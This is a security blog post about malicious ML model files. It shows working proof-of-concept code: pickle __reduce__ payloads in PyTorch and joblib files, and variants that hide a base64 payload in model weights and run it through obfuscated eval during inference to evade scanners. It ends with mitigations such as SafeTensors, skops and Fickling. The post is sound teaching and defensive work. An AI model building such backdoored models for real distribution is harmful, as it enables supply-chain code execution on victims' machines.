
TLDR;
2025 was a year spent understanding AI, using it correctly, and adapting to the wave of new security approaches entering our lives. The world is still catching up, and we are all learning—reading, testing, and failing forward.
In this post, I’ll show you how the models we download from platforms like Hugging Face for ‘fine-tuning’ can actually be malicious delivery weapons. We won’t just talk about theory; we’re going hands-on with Insecure Deserialization. I’ll demonstrate how to bypass PyTorch’s latest security layers, how to hide payloads within model weights to stay under the radar of SAST/EDR, and why Scikit-Learn remains a wide-open playground for attackers. Let’s see how deep the rabbit hole goes.”
The Core Problem: Models Are Executable
Model files such as .pth, .pkl, and .joblib do not consist solely of static data. When you save a model to disk, you are not just writing the weight matrices to a table. Using Python’s Pickle (or similar) mechanism, you serialize and store that model object. When you load the model back (using torch.load or joblib.load), what actually happens is not a data read operation, but the deserialization of that object.
Pickle actually works like a stack-based virtual machine. When reading the file, it doesn’t just take the numbers; it executes opcodes such as “import this library” and “call this function with these parameters” in sequence. In short, torch.load() means executing the commands in the file on the Python interpreter.
From a security perspective, the situation is no different: Downloading an untested model from Hugging Face is equivalent to running an .exe file written by someone you don’t know with sudo privileges.
The Anatomy: What’s Inside a Model File?
Before delving into the security aspect of the matter, it is beneficial to have a basic understanding of the file formats relevant to the topic, such as .pkl, .pth, .pt, and .joblib.
.pkl (Pickle File)
It is a serialization format that saves Python objects (lists, dictionaries, classes) to disk as-is. It is a pure binary stream. It does not contain a database structure; instead, it contains opcodes for a stack-based VM.
.pth / .pt (PyTorch Model)

It is the format used by the PyTorch library to store model weights and sometimes the model architecture. It is optimized for quickly saving and loading neural networks consisting of billions of parameters. Since PyTorch version 1.6, these files are actually ZIP Archives. The unzipped structure here is as follows:
- model_folder/archive/data.pkl: It is a Pickle file that stores the names of the layers within the model and which tensor files (weights) these layers correspond to.
- model_folder/archive/data/: This folder contains files named 0, 1, 2, 3, etc. These are raw tensor data. Each one holds the mathematical values of a layer (bias or weight) in the model.
- model_folder/archive/version: It is a text file that maintains the serialization protocol version.
- model_folder/archive/byteorder: This file indicates whether the data is stored in “little-endian” or “big-endian” format.
If the model is saved using torch.jit.save(), the structure changes to accommodate TorchScript. In this case, you will find a code/ folder containing the serialized Python code of the model’s architecture. This is used to run models in environments without a Python interpreter (like C++).
.joblib (Joblib File)
It is a Pickle variant optimized for storing large data, particularly favored by Scikit-Learn. Standard Pickle is very slow and consumes a significant amount of RAM when storing large NumPy arrays. Joblib loads this data much faster using memory-mapping. It is usually a single binary file. It contains both object metadata (using the Pickle protocol) and optimized data blocks. Compression support (zlib, lz4, etc.) is available.
The Problem Is Universal
This blog post will include examples using PyTorch and Scikit-Learn, but the scope of this vulnerability is not limited to these two libraries. The problem lies not in the libraries themselves, but in the architecture of Pickle, Python’s object serialization mechanism. For example:
- Pandas
- NGBoost & LightGBM
- Legacy Keras
PyTorch: The weights_only Illusion
The PyTorch team is aware of this risk, so they finally made the weights_only=True parameter the default in version 2.0. In theory, this is a “safety belt.” If your loaded file contains anything other than tensors (numbers), PyTorch throws an error and stops the process. However, in the real world, things may not always go as we wish.
- Legacy Code: Millions of lines of old code still use older PyTorch versions or set this parameter to False for compatibility.
- The “Fix” Reflex: The developer encounters this error while trying to load a custom layer they wrote. As a solution, they apply the first recommendation they find online: weights_only=False.

In this blog post, you will also see some evasion techniques shortly. These are examples provided to help you change your perspective a bit. While they can bypass some security products, this is a more comprehensive topic and not the subject of today’s discussion. We must remember that this is a cat-and-mouse game. My goal in this blog post is not to show you how to bypass EDR tools, etc.
Phase 1: The “Loud” Way (Standard reduce)
When an object is loaded in the pickle mechanism, the reduce method is called. The most basic attack is to embed an operating system command or our malicious payload directly into this method. Of course, in environments where security products are used, such approaches will be quickly detected.
import torch
import torch.nn as nn
import os

class LoudModel(nn.Module):
    def __init__(self):
        super().__init__()
        self.dense = nn.Linear(10, 1)

    def __reduce__(self):
        # A straightforward but highly visible payload
        cmd = "echo '[!] HACKED' && id > pwned.txt"
        return (os.system, (cmd,))

torch.save(LoudModel(), "loud_exploit.pth")

When you load this file with weights_only=False on the victim side, you will see that the command works. However, this method is immediately detected by simple static analysis tools such as Hugging Face’s picklescan tool. This is because the file explicitly references os.system.

When we push this unsafe PTH file to Hugging Face, you can see that it labels the file as unsafe.
Phase 2: Stealth Way
In a real attack, our goal is to blind static analysis tools (Hugging Face PickleScan, etc.). The way to do this is to remove the threat from the Metadata (Pickle) section and hide it within the model’s Mathematical Weights (Weights/Bias). I would like to reiterate that the purpose of this article is not to try to bypass security products.
In this method, we do not write the attack code directly. We encode the payload using Base64 and store the ASCII value of each character as floating-point numbers in the model’s bias layer. We trigger the attack not when the model is loaded, but when the model is run with data (inference).
import torch
import torch.nn as nn
import base64

# 1. Payload: Hiding the command inside numerical data (biases)
raw_payload = "import os; os.system('echo LOGIC_BOMB_DETONATED > logic_bomb.txt')"
# Convert Base64 string to a list of floats (ASCII values)
payload_list = [float(ord(c)) for c in base64.b64encode(raw_payload.encode()).decode()]

class LogicBombModel(nn.Module):
    def __init__(self):
        super().__init__()
        # Define a linear layer with a bias size matching our payload length
        self.linear = nn.Linear(1, len(payload_list))

        # Store the payload inside the bias (Looks like normal weight initialization)
        with torch.no_grad():
            self.linear.bias.copy_(torch.tensor(payload_list))

    def forward(self, x):
        # Instead of detonating during 'load', we trigger the payload during 'inference'.
        # Scanners only 'load' the model to check for dangerous imports; they don't 'run' it.
        if not hasattr(self, 'detonated'):
            # Extract the payload from numerical data
            data = self.linear.bias.data.tolist()

            # Obfuscate 'eval' to bypass simple string-matching static analysis
            e = "ev"; a = "al"

            # Reconstruct the command from the float list and execute
            trigger = f"exec(__import__('base64').b64decode(''.join([chr(int(i)) for i in {data}])))"
            getattr(__import__('builtins'), e+a)(trigger)

            # Ensure it only runs once to remain stealthy
            self.detonated = True

        return self.linear(x)

# Save the model using the standard torch.save (No custom __reduce__ needed)
model = LogicBombModel()
torch.save(model, "logic_bomb.pth")
print("[+] Logic Bomb saved as 'logic_bomb.pth'.")

For torch.load to work, the victim’s environment must have the LogicBombModel class defined; otherwise, it will trigger an AttributeError. In a real-world scenario, attackers bypass this by bundling the model with a “necessary” helper script (Social Engineering) or by injecting the malicious class into legitimate libraries via supply chain attacks.
Scikit-Learn
I tried to show you some details about modern defense layers, such as “ZIP archive” and “weights_only” on the PyTorch side. However, when we move to the world of classical machine learning (Logistic Regression, Random Forest, etc.), i.e., the Scikit-Learn side, things change a bit.
The most commonly used tool for saving Scikit-Learn models is the joblib library. joblib is much faster than standard pickling when writing large NumPy arrays (model weights) to disk. However, technically, Joblib is actually a customized Pickle mechanism.
The biggest difference is this: The weights_only logic introduced with PyTorch 2.6+ is not yet standard in the Scikit-Learn world. The moment you load a .joblib file with joblib.load(), a fully-fledged Python interpreter starts running in the background.
Using the same logic, let’s quickly create one example that can be detected and one that cannot be detected after uploading to Hugging Face.
Loud Joblib
Here, we are using os.system directly. When the joblib file is loaded, the Pickle protocol will see the posix.system call and it will be labeled as Unsafe by Hugging Face.
import joblib
import numpy as np
from sklearn.linear_model import LinearRegression
import os

class LoudLR(LinearRegression):
    def __reduce__(self):
        cmd = "echo '[!] JOBLIB HACKED' > pwned_joblib.txt"
        return (os.system, (cmd,))

model = LoudLR()
joblib.dump(model, "loud_model.joblib")
print("[+] Loud Joblib saved. HF will probably scream.")
The Hugging Face scanner reads the Pickle bytecode inside the file and marks the file as “Unsafe” as soon as it encounters the GLOBAL posix system command.
Stealth Joblib
Here, we are modifying the logic we used in PyTorch a little. Scikit-Learn models do not have a forward method, but they do have a predict method. However, most people do not just load the model and leave it; they make predictions. If we don’t want to be caught at load time, we should hide the eval keyword and embed the actual action inside the coefficients (coef_).
import joblib
import numpy as np
from sklearn.linear_model import LinearRegression
import base64

# Payload
raw_payload = "import os; os.system('echo NINJA_JOBLIB_SUCCESS > stealth_joblib.txt')"
encoded_payload = base64.b64encode(raw_payload.encode()).decode()
payload_list = [float(ord(c)) for c in encoded_payload]

class StealthLR(LinearRegression):
    def __init__(self):
        super().__init__()
        # We store the payload as coefficients.
        self.coef_ = np.array(payload_list)

    def predict(self, X):
        if not hasattr(self, 'detonated'):
            data = self.coef_.tolist()
            e = "ev"; a = "al"
            trigger = f"exec(__import__('base64').b64decode(''.join([chr(int(i)) for i in {data}])))"
            getattr(__import__('builtins'), e+a)(trigger)
            self.detonated = True
        return super().predict(X)

model = StealthLR()
model.coef_ = np.array(payload_list)
joblib.dump(model, "stealth_model.joblib")
print("[+] Stealth Joblib saved.")
When joblib.load() loads a specific class (StealthLR in our example), it searches for the definition of this class in the victim’s working environment. If the class is not defined, it raises an AttributeError. Since our goal in this article is to understand the logic of vulnerability and, more importantly, to change our perspective, we assume that the victim has a class definition.
Mitigation
When working with machine learning models, the habit of “download and upload the file” is no different than running an exe file without verification.
SafeTensors
In the PyTorch world, the solution that shakes Pickle’s throne and fundamentally solves security issues is the Safetensors library. Developed by Hugging Face, the biggest difference between this format and Pickle is that it only carries the data. It cannot contain magic methods such as reduce or executable Python objects.
PyTorch 2.6+ & weights_only=True
As we mentioned earlier, PyTorch has started to make security the default. It is advisable to avoid using weights_only=False unless absolutely necessary. If you are using torch.load, you may consider disabling the weights_only=False parameter.
Skops
To fill that massive gap on the Scikit-Learn (Joblib) side, Hugging Face developed the skops library. skops.io.load safely loads models and scans Pickle bytecode, allowing only “permitted” harmless classes to be loaded.
Signed Models
In a corporate MLOps pipeline, models should not only be scanned; the concept of Signed Models should also be implemented. Only allowing models signed with the organization’s own key to enter the Production environment is the most definitive way to prevent potential Supply Chain Attacks from outside sources.
Fickling

Static scanners (such as Hugging Face PickleScan.) only look for specific signatures. Fickling, developed by Trail of Bits, is a more comprehensive and advanced tool for pickle security. It is not just a scanner, but also a decompiler, static analysis tool, and bytecode editor. Its biggest difference is that it can perform a secure analysis without actually executing any part of the code by symbolically executing the pickle virtual machine (Pickle Machine). It can be used both via the CLI and directly within the code as a Python library.
One of Fickling’s most powerful features is that it provides a whitelist-based security hook for pickle loads. This feature allows safe imports from ML libraries while blocking all other calls.
Usage Example on Codebase
import fickling
import pickle

# 1. METHOD: Secure all pickle.load() calls
fickling.always_check_safety() # After this line ALL pickle.load() is checked

try:
    with open("model.pth", "rb") as f:
        model = pickle.load(f)  # Fickling will perform an automatic scan here.
except fickling.UnsafeFileError:
    print("Detected unsecure file!")

# 2. METHOD: Check and upload only a specific file
try:
    model = fickling.load("model.pth")  # Use fickling directly instead of pickle.load()
except fickling.UnsafeFileError as e:
    print(f"Unsecure file: {e.info}")
Usage Example with CLI
# Check whether a file is secure
fickling --check-safety -p data.pkl

# Safely view the execution trace of the Pickle virtual machine
fickling --trace data.pkl
For more detailed information about Fickling, you can check out the GitHub repository.
Last Word
As the world has been exploring the world of AI in recent years, new security methodologies are being developed day by day. While corporations are trying to keep up with this transformation, exceptions are increasing, and security points are not being given enough attention.
Of course, we haven’t reinvented the wheel in this blog post. Beyond the technical details, I’ve tried to support a shift in mindset.
If you have any suggestions for the article, please feel free to contact me through any communication channel (LinkedIn, Twitter, Threema, etc.). I am constantly updating the articles in line with your feedback.